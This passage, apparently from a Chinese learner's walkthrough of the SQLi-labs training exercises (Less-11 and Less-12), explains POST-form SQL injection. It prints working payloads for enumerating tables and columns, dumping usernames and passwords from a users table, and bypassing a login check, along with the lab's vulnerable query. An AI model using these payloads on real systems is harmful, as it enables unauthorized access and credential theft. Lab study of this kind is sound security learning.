
这里解释一下,是因为SQL语句我没学好,看这句:-1' union select group_concat(table_name),version() from information_schema.tables where table_schema='security' -- #也能成功,因为逗号前后是查询的数据,要from某个地方。前面那句错的,我1号位写那么完整,在2号位写东西一定错,这是union select语法
表名:emails、referers、uagents、users
爆字段
-1' union select 1,group_concat(column_name) from information_schema.columns where table_name='users' -- #

字段名:USER、CURRENT_CONNECTIONS、TOTAL_CONNECTIONS、id、username、password
爆数据
爆用户名:-1' union select 1,group_concat(username) from security.users -- #
爆密码:-1' union select 1,group_concat(password) from security.users -- #
这里一句直接爆,一样的-1' union select group_concat(username),group_concat(password) from security.users #
大功告成,虽然没熟练POST类型的注入和HACKBAR的用法,但大致理解了一些。
less-12
这题自己撸出来的,虽然看了一下源码OvO
尝试了很多次,登录都是失败,报错总说我语法有问题,可题目说了是双引号呀,应该没错呀,迫不得己看了下源码。
1
2
3
$uname='"'.$uname.'"';
$passwd='"'.$passwd.'"';
@$sql="SELECT username, password FROM users WHERE username=($uname) and password=($passwd) LIMIT 0,1";
看看看,这里不仅加了双引号,它还加了括号
构造用户名注入
admin") or "1"=("1这句可以登录,是因为闭合了括号并且条件永真
admin") #这句也可以,把后面注释,SQL语句就是只验证用户名不验证密码
用户名处的要求数据库有这个用户名,否则不行
构造密码注入
qwe") or "1"=("1这句也是闭合了符号,并且条件永真,用户名随便写,这也是万能密码的原理
猜解字段
在用户名未知的情况下,我们无法使用admin") order by n #这种猜解字段方式,这种方式要求你知道数据库中有这个用户名。
我们站在未知的角度,这里使用union select查询,来测试字段数,这里一律在用户名处构造,-1") union select 1,2#
成功,我们再试一下3个字段
失败,说明只有两个字段
爆库,-1") union select database(),version()#
接下来就是常规了,我就直接放爆数据的payload了
-1") union select group_concat(username),group_concat(password) from security.users#
大功告成
less-13
